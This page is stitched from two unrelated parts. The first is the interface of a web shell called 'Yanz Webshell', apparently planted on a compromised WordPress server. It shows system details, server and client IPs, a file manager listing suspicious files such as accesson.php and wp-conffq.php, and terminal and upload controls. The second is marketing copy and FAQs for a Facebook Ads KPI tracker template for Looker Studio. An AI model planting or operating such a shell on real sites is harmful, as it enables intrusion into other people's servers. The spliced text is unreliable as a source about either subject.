Attention:
Uname:
Php:
Hdd:
Cwd:
Yanz Webshell! - PRIV8 WEB SHELL ORB YANZ BYPASS!
Linux ip-172-26-15-119 5.10.0-45-cloud-amd64 #1 SMP Debian 5.10.259-1 (2026-07-02) x86_64
8.2.16 Safe mode: OFF Datetime: 2026-08-08 08:10:45
629.71 GB Free: 565.54 GB (89%)
/opt/bitnami/wordpress/ drwxrwxr-x [ root ] [ home ] Text

Server IP:
172.26.15.119
Client IP:
15.158.61.165
[ Files ][ Logout ]

File manager

NameSizeModifyPermissionsActions
[ . ]dir2026-08-08 06:07:42drwxrwxr-xRename Touch
[ .. ]dir2024-04-29 04:01:18drwxr-xr-xRename Touch
[ .tmb ]dir2026-06-11 16:45:46drwxrwxrwxRename Touch
[ 207ba ]dir2026-08-08 06:06:23drwxr-xr-xRename Touch
[ 41241 ]dir2026-08-08 06:06:23drwxr-xr-xRename Touch
[ 5d0bc ]dir2026-08-08 06:30:12drwxr-xr-xRename Touch
[ 5e125 ]dir2026-08-08 06:06:23drwxr-xr-xRename Touch
[ 8e85f ]dir2026-08-08 06:06:23drwxr-xr-xRename Touch
[ redirect ]dir2026-08-08 06:06:23drwxrwxr-xRename Touch
[ wp-admin ]dir2026-08-08 06:06:23drwxrwxr-xRename Touch
[ wp-content ]link2026-08-08 06:06:23drwxrwxr-xRename Touch
[ wp-includes ]dir2026-08-08 06:07:42drwxrwxr-xRename Touch
.htaccess617 B2026-08-08 06:05:12-rw-rw-r--Rename Touch Edit Download
62bd669786c5.php374 B2026-08-07 04:36:49-rw-r--r--Rename Touch Edit Download
accesson.php374 B2026-08-08 08:10:43-rw-r--r--Rename Touch Edit Download
adman.232.txt5 B2026-08-07 21:47:59-rw-r--r--Rename Touch Edit Download
adman.600.txt6 B2026-08-07 21:24:13-rw-r--r--Rename Touch Edit Download
adman.716.txt6 B2026-08-07 20:58:20-rw-r--r--Rename Touch Edit Download
adman.784.txt6 B2026-08-07 20:54:31-rw-r--r--Rename Touch Edit Download
adman.798.txt6 B2026-08-07 21:20:06-rw-r--r--Rename Touch Edit Download
adman.962.txt6 B2026-08-07 20:55:55-rw-r--r--Rename Touch Edit Download
index.php3.12 KB2026-08-08 06:05:12-rw-rw-r--Rename Touch Edit Download
license.txt19.44 KB2025-08-16 18:31:17-rw-rw-r--Rename Touch Edit Download
llms.txt24.92 KB2026-08-08 03:55:03-rw-r--r--Rename Touch Edit Download
mysqltuner.pl239.46 KB2022-10-12 18:53:17-rw-rw-r--Rename Touch Edit Download
readme.html7.25 KB2026-08-06 20:01:03-rw-rw-r--Rename Touch Edit Download
test.html12 B2022-10-24 22:04:41-rw-rw-r--Rename Touch Edit Download
wp-activate.php7.21 KB2024-04-22 15:17:10-rw-rw-r--Rename Touch Edit Download
wp-blog-header.php351 B2020-02-06 06:33:11-rw-rw-r--Rename Touch Edit Download
wp-comments-post.php2.27 KB2023-08-31 19:29:35-rw-rw-r--Rename Touch Edit Download
wp-conffq.php146.66 KB2026-08-08 05:51:23-rw-r--r--Rename Touch Edit Download
wp-config-sample.php3.26 KB2025-08-16 18:31:17-rw-rw-r--Rename Touch Edit Download
wp-config.php4.69 KB2024-08-05 20:39:29-rw-rw-r--Rename Touch Edit Download
wp-cron.php5.49 KB2025-08-16 18:31:17-rw-rw-r--Rename Touch Edit Download
wp-headre.php17.25 KB2026-06-24 05:54:31-rw-r--r--Rename Touch Edit Download
wp-links-opml.php2.44 KB2023-03-31 20:12:58-rw-rw-r--Rename Touch Edit Download
wp-load.php3.84 KB2024-07-31 21:16:06-rw-rw-r--Rename Touch Edit Download
wp-login.php50.23 KB2026-08-06 20:01:03-rw-rw-r--Rename Touch Edit Download
wp-mail.php8.52 KB2025-08-16 18:31:17-rw-rw-r--Rename Touch Edit Download
wp-settings.php29.38 KB2025-08-16 18:31:17-rw-rw-r--Rename Touch Edit Download
wp-signup.php33.84 KB2026-08-06 20:01:03-rw-rw-r--Rename Touch Edit Download
wp-trackback.php4.98 KB2025-08-16 18:31:17-rw-rw-r--Rename Touch Edit Download
xmlrpc.php3.13 KB2025-08-16 18:31:17-rw-rw-r--Rename Touch Edit Download
 
Change dir:
Read file:
Make dir: (Writeable)
Make file: (Writeable)
Terminal:
Upload file: (Writeable)


Facebook Ads KPI tracker Report template for Data Studio by Porter

Facebook Ads KPI tracker Report template for Looker Studio by Porter

Get the actual Facebook Ads KPI tracker on Looker Studio template used by Porter to monitor PPC performance.

Porter

This template is built by the same marketers behind all our tutorials, support, and our template gallery.

+40,000 marketers have downloaded our dashboards

Template setup

Copy-paste the same dashboards that other teams and agencies use to monitor their PPC performance

Facebook Ads KPI tracker Report template overview

The Facebook Ads KPI Tracker Report Template by Porter for Looker Studio is designed to streamline your PPC and goal tracking efforts. This template provides a comprehensive overview of your Facebook Ads performance, allowing you to make data-driven decisions with ease.

Key features of this template include:

  • Real-time Data Integration: Automatically syncs with your Facebook Ads account to provide up-to-date metrics.
  • Customizable Dashboards: Tailor the report to focus on the KPIs that matter most to your business.
  • Visual Insights: Utilize charts and graphs to visualize your ad performance and trends over time.
  • Goal Tracking: Set and monitor specific objectives to ensure your campaigns are on track.

This template is ideal for marketers looking to enhance their PPC strategy and optimize their Facebook Ads campaigns for better results.

Suggested data sources

Use cases

Metrics and dimensions included

Customize the template’s metrics and dimensions as you like. See all available fields.

Features

100% custom charts

White-label

Custom metrics​

All-time historical data

Schedule email alerts​

Filters

Interactive

Goals​

Data blending

FAQs

A Facebook Ads KPI tracker report should include the following elements: 1. Campaign Name 2. Ad Set Name 3. Ad Name 4. Date 5. Impressions 6. Clicks 7. Ad Spend 8. Conversions 9. Cost Per Click (CPC) 10. Click-Through Rate (CTR) These metrics help in tracking the performance and effectiveness of Facebook Ads campaigns, allowing for better goal tracking and optimization of PPC efforts.
To analyze Facebook Ads KPI tracker data, focus on the following key performance indicators (KPIs): 1. **Impressions**: Measure the number of times your ad was displayed. High impressions indicate good reach, but analyze alongside other metrics to assess effectiveness. 2. **Clicks**: Track the number of clicks your ad receives. This helps gauge interest and engagement. 3. **Ad Spend**: Monitor the total amount spent on your ads. Ensure it aligns with your budget and goals. 4. **Conversions**: Evaluate the number of desired actions (e.g., purchases, sign-ups) resulting from your ads. This is crucial for assessing ROI. 5. **CPC (Cost Per Click)**: Calculate the average cost for each click. Lower CPC can indicate more efficient spending. 6. **CTR (Click-Through Rate)**: Determine the percentage of impressions that resulted in clicks. A higher CTR suggests effective ad content. 7. **Campaign, Ad Set, and Ad Names**: Analyze performance at different levels to identify which elements are most successful. 8. **Date**: Review data over time to identify trends and optimize future campaigns. Use these metrics to compare against your goals, adjust strategies, and improve overall ad performance.
To build a Facebook Ads KPI tracker dashboard, follow these steps: 1. **Define KPIs**: Identify the key performance indicators you want to track, such as Impressions, Clicks, Ad Spend, Conversions, CPC (Cost Per Click), and CTR (Click-Through Rate). 2. **Data Collection**: Use Facebook Ads Manager to export data or connect to a data visualization tool like Google Data Studio, Tableau, or Power BI for real-time data integration. 3. **Dashboard Setup**: – **Impressions**: Track the number of times your ads are displayed. – **Clicks**: Monitor the number of clicks your ads receive. – **Ad Spend**: Keep an eye on the total amount spent on ads. – **Conversions**: Measure the number of desired actions taken by users. – **CPC**: Calculate the average cost per click. – **CTR**: Determine the percentage of impressions that resulted in clicks. 4. **Organize by Campaign**: Include fields for Campaign Name, Ad Set Name, and Ad Name to categorize and analyze performance at different levels. 5. **Time Tracking**: Add a Date field to track performance over time and identify trends. 6. **Goal Tracking**: Set specific goals for each KPI and use the dashboard to compare actual performance against these goals. 7. **Visualization**: Use charts and graphs to visualize data for easier interpretation and decision-making. By following these steps, you can create a comprehensive dashboard to effectively track and analyze your Facebook Ads performance.
A Facebook Ads KPI tracker dashboard is a tool used to monitor and analyze the performance of Facebook advertising campaigns. It tracks key performance indicators (KPIs) such as impressions, clicks, ad spend, conversions, cost per click (CPC), and click-through rate (CTR). This dashboard helps in goal tracking by providing insights into the effectiveness of pay-per-click (PPC) campaigns, allowing advertisers to optimize their strategies and improve results.